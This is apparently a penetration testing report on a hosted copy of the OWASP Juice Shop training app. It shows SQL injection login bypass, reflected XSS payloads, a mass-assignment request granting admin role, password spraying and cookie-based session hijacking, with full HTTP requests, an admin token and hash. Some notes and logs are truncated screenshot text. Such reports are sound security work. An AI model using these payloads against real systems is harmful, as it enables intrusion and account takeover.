capstone.iscollective.org Penetration Testing Report

Confidentiality Statement

This document is a confidential document owned by Wambua Penetration Testing Company. It contains confidential information which is only to be shared iscollective organization to disclose the security faults found in their web application following a security assessment that was done.

Contact Information

iscollective organization:

Name	Position	Contact Information
Parker Daudt	Chief Information Security Officer	parkerciso.iscollective@gmail.com +22 456 293 336
Peter Smith	IT manager	smithpeters.iscollective@gmail.com +67 352 292 442

Wambua Penetration Testing Company:

Name	Position	Contact Information
Peter Wambua	Lead Pen Tester	peterwambua@gmail.com +254 714873030
James Masara	Pen Tester	masarajames@gmail.com +254 742438721

Assessment Overview

As from 2nd March 2023 to 15th March 2023, iscollective involved Wambua Penetration Testing Company in a penetration Test to assess the security of their web application, https://capstone.iscollective.org/#/, find vulnerabilities, report the vulnerabilities and then recommend necessary actions. Wambua company carefully tested the website in accordance with the OWASP Top 10 to ensure enough security was applied.

The following steps were carried out by the company:
i) Planning - A plan was drawn which was how the assessment would take place. Customer needs were gathered and rules of engagement taken.
ii) Discovery - Scanning and enumeration were done to check out vulnerabilities that may be present.
iii) Engagement - The penetration testing team exploited any weak faults and vulnerabilities they found on the website.
iV) Report - A penetration report was written that highlights the vulnerabilities existing on the website, and how to repair these.

In-scope

https://capstone.iscollective.org/#/
All subdomains include

Out-of-scope

None

Executive Summary

The purpose of this penetration test was to evaluate the security of the web application hosted on the target system and identify any vulnerabilities that could be exploited by an attacker. The testing was conducted over a period of two weeks from March 2, 2023, to March 15, 2023. The scope of the testing was limited to the web application hosted on the target system.

The testing identified several high-risk and critical vulnerabilities that could lead to unauthorized access to sensitive data, compromise the integrity of the system, and impact the availability of the web application. We recommend that the organization takes immediate action to address these vulnerabilities and improve its overall security posture.

Testing Methodology

The testing was done through a combination of various techniques, both manual and automated. These included:
i) Automated scanners - These were used to identify hidden directories.
ii) Vulnerability scanners - Nessus scanner was used to identify vulnerabilities
iii) Manual PenTesting - Most of the testing was done manually testing various elements of the application

The testing methodology was designed to simulate a real-world attack on the web application, with a focus on the OWASP Top 10 vulnerabilities that can be exploited by an attacker.

Findings


The following vulnerabilities were found to be present:

Critical:

1. SQL injection

   The login page was found to be vulnerable to both Error based and blind SQL injection.

   With an interception of burp suite, credentials `admin' : admin` were used. This throws an error exposing the SQL statement used to query these credentials.



```
POST /rest/user/login HTTP/2
Host: capstone.iscollective.org
Cookie: language=en; welcomebanner_status=dismiss
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 40
Origin: https://capstone.iscollective.org
Referer: https://capstone.iscollective.org/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email":"admin'",
  "password":"admin123"
}
```

```
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Vary: Accept-Encoding
X-Do-App-Origin: 7f616c9b-dfcf-4edb-8145-ee6a1d96fdbd
Cache-Control: private
X-Do-Orig-Status: 500
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 7a830f1fac9bcb87-MBA

{
  "error":{
    "message":
    "SQLITE_ERROR: unrecognized token: \"0192023a7bbd73250516f069df
    18b500\"",
    "stack":
    "Error\n    at Database.<anonymous> (/juice-shop/node_modules/s
    equelize/lib/dialects/sqlite/query.js:179:27)\n    at /juice-sh
    op/node_modules/sequelize/lib/dialects/sqlite/query.js:177:50\n
        at new Promise (<anonymous>)\n    at Query.run (/juice-shop
    /node_modules/sequelize/lib/dialects/sqlite/query.js:177:12)\n
       at /juice-shop/node_modules/sequelize/lib/sequelize.js:314:2
    8\n    at processTicksAndRejections (node:internal/process/task
    _queues:96:5)",
    "name":"SequelizeDatabaseError",
    "parent":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = 'admin'' AND password = '0
      192023a7bbd73250516f069df18b500' AND deletedAt IS NULL"
    },
    "original":{
      "errno":1,
      "code":"SQLITE_ERROR",
      "sql":
      "SELECT * FROM Users WHERE email = 'admin'' AND password = '0
      192023a7bbd73250516f069df18b500' AND deletedAt IS NULL"
    },
    "sql":
    "SELECT * FROM Users WHERE email = 'admin'' AND password = '019
    2023a7bbd73250516f069df18b500' AND deletedAt IS NULL",
    "parameters":{
    }
  }
}
```

   An SQL injection payload was crafted from this error message:

```
SELECT * FROM Users WHERE email = 'admin' OR 1=1;--
```

   So the credentials `admin' OR 1=1;` : `admin` logins in as an admin user.

2. Cross-Site Scripting


   The search feature on the home page was found to be vulnerable to Reflected XSS.

   The developers did a good job to sanitize '/', so a payload like <script>alert(XSS!)</script> doesn't work

Trying one without the /,

```
<img src =q onerror=prompt(8)> ,
<iframe src="javascript:alert(`xss`)">
```

These work fine.



https://capstone.iscollective.org/#/search?q=<iframe src%3D"javascript:alert(`xss`)">

capstone.iscollective.org

xss

No results found


Try adjusting your search to find what you're looking for.

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

XSS brings a huge issue to the website security as it may cause disclosure of the user's session cookie allowing the attacker to hijack the user's session and completely take over the account.

3. Sensitive data exposure

i) Since we know the admin's email, admin@juice-sh.op, we try the forgot password feature. On entering the email, it displays the security question. This is bad since through osint, you can easily find this information.


Forgot Password

Email *
admin@juice-sh.op

Security Question *
Mother's maiden name?

Use a Securely Generated Password
k4JvKd9zDLs8efb
Firefox will save this password for this website.
View Saved Logins

Repeat New Password *


Show password advice

Change

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

ii) After registering a user, the response showed information we did not specify, a field, `"role" : "cutomer"`.



```
1. Vulnerable to reflected XSS
        tried <script>alert('XSS');<
        tried one without /.
        <img src =q onerror=prompt(8


login page
==========
1. Tried admin admin. Everything lool
        Nothing much I can do other
2. sqli
        Lemme see how it reacts to e
                BOOM!! Throughs an e
                SELECT * FROM Users
        I crafted an sqli from this
                SELECT * FROM Users
        So put admin' OR 1=1;-- in t
                BOOM. Logs in as adm
                email = admin@juice-
                token =
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ
dXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6
A6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAzLT
t5aafLqj_n9vktIlxoNQEDy1rwp65U5UKI5C

3. Weak password policy
        Since I know the email for a
        admin123 works!!! what a bad

4. Broken Authentication
        Since I know one account, ad
        At forgot pass, enter the em

        Intercept, register an accou


5. Cookie changing.
        Create account whoami:whoami
        log in then login from admin
        Inspect, change cookie to ad
        This makes us admin!!


6. Changi
```

Request

```
POST /api/Users/ HTTP/2
Host: capstone.iscollective.org
Cookie: language=en; welcomebanner_status=dismiss
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 253
Origin: https://capstone.iscollective.org
Referer: https://capstone.iscollective.org/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email":" whoami@gmail.com",
  "password":"whoami",
  "passwordRepeat":"whoami",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2023-03-09T07:52:14.948Z",
    "updatedAt":"2023-03-09T07:52:14.948Z"
  },
  "securityAnswer":"bob"
}
```


Response

```
HTTP/2 201 Created
Date: Wed, 15 Mar 2023 10:00:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 308
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/37
Etag: W/"134-j1hMPAMu/Sev/nbJM8sy9zoqz8c"
Vary: Accept-Encoding
X-Do-App-Origin: 7f616c9b-dfcf-4edb-8145-ee6a1d96fdbd
Cache-Control: private
X-Do-Orig-Status: 201
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 7a83e8d28c544f7b-JNB

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":37,
    "email":" whoami@gmail.com",
    "updatedAt":"2023-03-15T10:00:27.451Z",
    "createdAt":"2023-03-15T10:00:27.451Z",
    "deletedAt":null
  }
}
```

```
RmMThiNTAwIiwicm9zZSI6ImFkbWluIiwiZGVs-
OiIyMDIzLTAzLTA5IDA3OjUyOjE1LjAzOSArMD-
```

This hinted to the security team how to register a user with admin privileges
Inserting `"role" : "admin"` in the request registered a privileged user.



```
[08:40:05] [INFO] testing 'PostgreSQL b
[08:40:06] [INFO] testing 'PostgreSQL b
[08:40:07] [INFO] testing 'Microsoft SC
[08:40:08] [INFO] testing 'Microsoft SC
[08:40:09] [INFO] testing 'Oracle boole
[08:40:09] [INFO] testing 'Oracle boole
[08:40:10] [INFO] testing 'Microsoft Ac
[08:40:11] [INFO] testing 'Microsoft Ac
[08:40:12] [INFO] testing 'SAP MaxDB bo
[08:40:13] [INFO] testing 'SAP MaxDB bo
[08:40:14] [INFO] testing 'IBM DB2 bool
[08:40:14] [INFO] testing 'IBM DB2 bool
[08:40:16] [INFO] testing 'HAVING boole
[08:40:39] [INFO] testing 'MySQL ⩾ 5.0
[08:40:51] [INFO] testing 'MySQL < 5.0
[08:40:51] [INFO] testing 'PostgreSQL b
[08:41:04] [INFO] testing 'PostgreSQL b
[08:41:19] [INFO] testing 'Microsoft SC
[08:41:31] [INFO] testing 'Microsoft SC
[08:41:43] [INFO] testing 'Oracle boole
[08:41:57] [INFO] testing 'Microsoft Ac
[08:42:09] [INFO] testing 'SAP MaxDB bo
[08:42:23] [INFO] testing 'MySQL ⩾ 5.5
D)'
[08:42:49] [INFO] testing 'MySQL ⩾ 5.5

┌──(kali㉿kali)-[~]
└─$
```

Request

```
POST /api/Users/ HTTP/2
Host: capstone.iscollective.org
Cookie: language=en; welcomebanner_status=dismiss
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 271
Origin: https://capstone.iscollective.org
Referer: https://capstone.iscollective.org/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email":"test@gmail.com",
  "password":"test123",
  "passwordRepeat":"test123",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2023-03-09T07:52:14.948Z",
    "updatedAt":"2023-03-09T07:52:14.948Z"
  },
  "securityAnswer":"bob",
  "role":"admin"
}
```

Response

```
HTTP/2 201 Created
Date: Wed, 15 Mar 2023 12:24:57 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 307
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/38
Etag: W/"133-A8SydEpvZaxFQZ6e5WPdFLS+nCk"
Vary: Accept-Encoding
X-Do-App-Origin: 7f616c9b-dfcf-4edb-8145-ee6a1d96fdbd
Cache-Control: private
X-Do-Orig-Status: 201
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 7a84bc7d8b23cb7b-MBA

{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/defaultAdmin.png"
    ,
    "isActive":true,
    "id":38,
    "email":"test@gmail.com",
    "role":"admin",
    "updatedAt":"2023-03-15T12:24:57.750Z",
    "createdAt":"2023-03-15T12:24:57.750Z",
    "deletedAt":null
  }
}
```

Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Send Cancel
Target: https://capstone.iscollective.org
HTTP/2
Inspector
Request attributes 2
Request query parameters 0
Request cookies 2
Request headers 18
Response headers 17
0 matches
Done
852 bytes | 807 millis

High risk:

1. Broken authentication.
   The application was found to have a weak password policy. With the admin's email, try some common passwords like admin, admin123, password, password123, 12345678, qwertyuiop. The password admin123 works! This is bad practice.


   The application was noted to allow password spraying. It did not block multiple attempts of requests from the same client. This led to a brute-forcing attack.

2. Session hijacking

   The website was found to be vulnerable to session hijacking.

   A user with the credentials `whoami@gmail.com : whoami` was created

   Since we are logged as admin, grab the admin's cookie.



OWASP Juice Shop
https://capstone.iscollective.org/#/search
All Products
Apple Juice (1000ml) 1.99¤
Apple Pomace 0.89¤
Banana Juice (1000ml) 1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me want!
Me want it!

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	capstone.iscollective.org	/	BrowserTabChild.jsm:93 (docum...	html	1.35 KB (raced)	1.94 KB
304	GET	cdnjs.cloudflare.com	cookieconsent.min.js	script	js	cached	0 B
200	GET	capstone.iscollective.org	runtime.js	script	js	2.19 KB (raced)	3.15 KB
200	GET	capstone.iscollective.org	polyfills.js	script	js	20.16 KB (raced)	53.29 KB
200	GET	capstone.iscollective.org	main.js	script	js	81.77 KB (raced)	388.32 KB
304	GET	cdnjs.cloudflare.com	jquery.min.js	script	js	cached	0 B
304	GET	capstone.iscollective.org	vendor.js	script	js	cached	1.31 MB
200	GET	capstone.iscollective.org	styles.css	stylesheet	css	51.27 KB (raced)	593.21 KB
304	GET	capstone.iscollective.org	application-configuration	polyfills.js:1 (xhr)	json	cached	18.35 KB
200	GET	capstone.iscollective.org	en.json	polyfills.js:1 (xhr)	json	10.72 KB (raced)	27.61 KB
200	GET	capstone.iscollective.org	/socket.io/?EIO=4&transport=polling&t=ORcmpPC	polyfills.js:1 (xhr)	plain	471 B	96 B
304	GET	capstone.iscollective.org	application-configuration	polyfills.js:1 (xhr)	json	cached	18.35 KB

```
41 requests   2.85 MB / 574.55 KB transferred   Finish: 15.44 s   DOMContentLoaded: 6.49 s   load: 15.35 s
```

```
Request Cookies
continueCode: "P6pn2JEadEghRtwUEHLT2FDfXi9Yf2ZHRKcMPS3LTpYiDDCJetRX0lYq75ky"
language: "en"
token: "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6M
SwidXNlcm5hbWUiOiJoZWxsbyIsImVtYWlsIjoiYWRtaW5AanVpY2Utc2gub3AiLCJwYXNzd29yZCI
6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhl
VG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IjEwLjI0NC42Ljg3IiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3
B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6IiIsIml
zQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAzLTA5IDA3OjUyOjE1LjAzOSArMDA6MDAiL
CJ1cGRhdGVkQXQiOiIyMDIzLTAzLTEyIDA2OjU1OjQ1Ljg0NyArMDA6MDAiLCJkZWxldGVkQXQiO
